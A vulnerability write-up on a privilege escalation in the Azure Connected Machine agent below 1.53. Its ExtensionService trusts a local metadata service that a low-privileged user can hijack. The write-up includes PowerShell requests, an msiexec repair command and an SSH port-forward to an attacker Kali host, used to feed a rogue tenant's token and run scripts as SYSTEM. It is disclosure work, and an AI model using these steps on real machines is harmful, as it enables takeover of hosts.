Azure Connected Machine Agent Elevation of Privilege Vulnerability: Extension Service
-
 Sharan Patil
 - Published: 20 Jan 2026
- Type: Local Privilege Escalation
- Severity: High
Sharan Patil Azure Arc Agent < 1.53
The Azure Connected Machine agent < 1.53 is vulnerable to ExtensionService hijack leading to Elevation of Privileges (EoP) due to lack of integrity checks.
Microsoft states: The Azure Connected Machine agent lets you manage Windows and Linux machines hosted outside of Azure, on your corporate network or other cloud providers
NSIDE Attack Logic: Azure Arc – Part 1 – Escalation from On-Premises to Cloud has a blog post explaining the working of the agent, hence the entire concept will not be covered here. The most important component in the entire architecture is the Hybrid Instance Metadata Service (HIMDS). This process is responsible for retrieving the access tokens from the Azure tenant which would be used by the ExtensionService for authenticating with the tenant. All the communication between the ExtensionService and the himds service would happen over http protocol. However, the ExtensionService would not validate the integrity of the response from the himds service and would use the response for further requests.
target servercontrol serverThe Azure Connected Machine agent version 1.48 (at the time of reporting), and potentially the previous versions, were vulnerable to Extension Management Service hijack. The ExtensionService (gc_extension_service.exe) is responsible for retrieving and managing the extensions configured in the Azure tenant. A successful hijack of the service would lead to arbitrary code execution as the NT AUTHORITY\SYSTEM user. The exploit was used to elevate privileges on a system with Windows Server 2025, using the metadata of a system with Windows Server 2022, where each server was enrolled in different tenants. The attack flow is shown below:

The ExtensionService retrieved metadata from the IMDS_ENDPOINT: http://localhost:40342, which was exposed by the himds service. This service was responsible for sharing the metadata and access token for the ExtensionService to communicate with the Azure tenant. The metadata information about a connected machine is collected after the Connected Machine Agent registers with Azure Arc-enabled servers. This metadata is unique per host and is used to identify the host in the Azure tenant. The information collected from the host is available in Overview of Azure Connected Machine agent
page.
All the communication for metadata and access token retrieval happened with the himds locally over HTTP protocol. The ExtensionService checked for extension updates every five minutes, in-line with the Azure Connected Machine Agent’s heartbeat interval. The message flow is shown below:
However, the metadata and the access token received were not verified by the ExtensionService and trusted all the data sent by the himds service. If a low-privileged user could replace the himds listener with their own server, then they could coerce the ExtensionService into connecting to an alternative Azure tenant controlled by the attacker. This would allow them to run arbitrary code on the server by supplying it with a malicious script.
A low-privileged user cannot directly stop the himds service. However, by using the installer’s repair functionality as mentioned in Azure Connected Machine Agent Elevation of Privilege Vulnerability: Console Popup, a low-privileged user could cause all the Azure Arc releated services to restart, thereby providing an opportunity to start a malicious listener. Initiating the repair functionality forced the MSI installer to stop all the Azure Connected Machine Agent’s services on the host and freed the TCP port 40342. This allowed a low-privileged user to start a HTTP listener on the TCP port 40342 (squatting) on the target-server and redirect the HTTP requests from the ExtensionService to a service controlled by the low-privileged user.
Interestingly, a low-privileged user could interact with the himds service and initiate a request for the keys required to retrieve the access token, however these keys cannot be read by a low-privileged user due to the file permissions assigned to the path where the keys are stored. Requesting the keys from himds service was required for the exploit to work successfully as the ExtensionService would follow a cycle of requests, if any step in the cycle failed or was interchanged, the ExtensionService would throw an error and terminate the cycle.
The keys could be requested in the target-server using the following script:
## Initial Key Request
$apiVersion = "2020-06-01"
$resource = "https://management.azure.com/"
$endpoint = "{0}?resource={1}&api-version={2}" -f $env:IDENTITY_ENDPOINT,$resource,$apiVersion
$secretFile = ""
try
{
  Invoke-WebRequest -Method GET -Uri $endpoint -Headers @{Metadata='True'} -UseBasicParsing
}
catch
{
  $wwwAuthHeader = $_.Exception.Response.Headers["WWW-Authenticate"]
  if ($wwwAuthHeader -match "Basic realm=.+")
    {
    $secretFile = ($wwwAuthHeader -split "Basic realm=")[1]
    }
}
Write-Host "Secret file path: " $secretFile`n
The output of the script is shown below:

Once the key path was retrieved from the target-server, the filename was copied and replaced the [insert the key path here] string in the Python code at line number 42.
Knowing the ExtensionService request flow, a hypothesis was made that an Adversary-In-The-Middle (AITM) attack could be performed to force the ExtensionService to read the contents of the key file located at c:\ProgramData\AzureConnectedMachineAgent\Tokens\[filename].key.
This content would then be sent to our web server in the next Access Token web request of the token cycle. An assumption was made that this key content could be reused to request the Access Token from the legitimate himds service.
The flow of the attack is shown below:
Having obtained the key file contents, the repair functionality was triggered again to start the legitimate himds service. Once the service was started, a request was made to retrieve the Access Token. However, this request would fail as the himds service seemed to maintain a cache of these key files in memory and every restart would wipe these records and the previous keys would be invalid. Conveniently, the restart process would not delete the previously created keys. If these keys were deleted, the attack would not succeed due to the failure in reading key file.
As the AITM failed, another hypothesis was tested. Would the ExtensionService accept the Access Token of another rouge tenant and proceed to perform actions defined by the rouge tenant?
After replacing the key path in the python code, the metadata from the control-server was retrieved using the following command:
Invoke-WebRequest -Method GET -Uri "http://127.0.0.1:40342/metadata/instance?api-version=2019-03-11" -Headers @{Metadata='True'} -UseBasicParsing | Select-Object -Expand Content
The output from the above request was used in the python code at line number 55 by replacing the placeholder [insert metadata here].
The access token was obtained for the control-server using this script and used the output of the request in the python code at line number 15 replacing the place holder [insert token here].
Once the python code was modified, a rouge web server was started which was reachable by the target-server leveraging SSH port-forwarding.

Once the python web server was ready, msiexec /fa c:\windows\installer\[filname].msi command was used to initiate the repair process. As soon as the repair process was initiated, a listener for TCP port 40342 was started . For the proof-of-concept, an SSH connection was established to a Linux server using the command SSH -L :40342:192.168.85.138:80 kali@192.168.85.138 -N. The SSH command also included the option to port-forward the local TCP port 40342 to remote TCP port 80 on the Linux server as shown below:

Once the msiexec repair process was completed, the himds service would try to setup a listener on TCP port 40342. However, as our malicious service was listening on the TCP port 40342, the himds service terminated after two restart attempts. During this process, the ExtensionService did not terminate and kept sending the web requests to our himds service on TCP port 40342. This behaviour was due to the service restart properties shown below:
The web requests from ExtensionService were redirected to our python web server and could be seen from the web server logs. The ExtensionService did not verify if the request and the response were to and from the legitimate himds service and proceeded to use the data sent by the rogue python web server as seen below:

The metadata sent to the target-server was that of the control-server which contained the details of the tenant id, subscription id and server-name, etc. The ExtensionService proceeded to request the access token with a request to the endpoint /metadata/identity/oauth2/token?api-version=2019-08-15&resource=https://management.core.windows.net/. However, during the msiexec repair process, the previously created keys were not deleted and the python web server responded (line 42) with the keypath to that of the key which was obtained during the initial key request. The ExtensionService proceeded to read the key and send another request to the endpoint /metadata/identity/oauth2/token?api-version=2019-08-15&resource=https://management.core.windows.net/ with the key content. The python web server responded with the access token of the control-server, which was designed to be used by the ExtensionService to send requests to the Azure tenant as shown below:


The ExtensionService did not validate if the metadata or the access token received from the himds service belonged to the legitimate tenant and subscription ids. The ExtensionService proceeded to use the metadata and the access-token to communicate with the control-server's tenant. As the access token was valid for the control-server, the ExtensionService on the target-server communicated with our tenant as the control-server. It queried if any extensions were created in the portal as shown below:

This lack of validation could then be used to install any of the available extensions on the target-server. This presented the opportunity to install Custom Script Extension on the target-server via our tenant as shown below:
After the tenant was configured with an arbitrary script to execute through the extension, the ExtensionService downloaded and executed the arbitrary script as NT AUTHORITY\SYSTEM during the subsequent heartbeats (check-in time approx. every 5 minutes) as shown below

For debugging purposes, web traffic was proxied through Burp Suite. Through the proxy, it was possible to observe the web traffic where the ExtensionService downloaded our script and executed the arbitrary command.

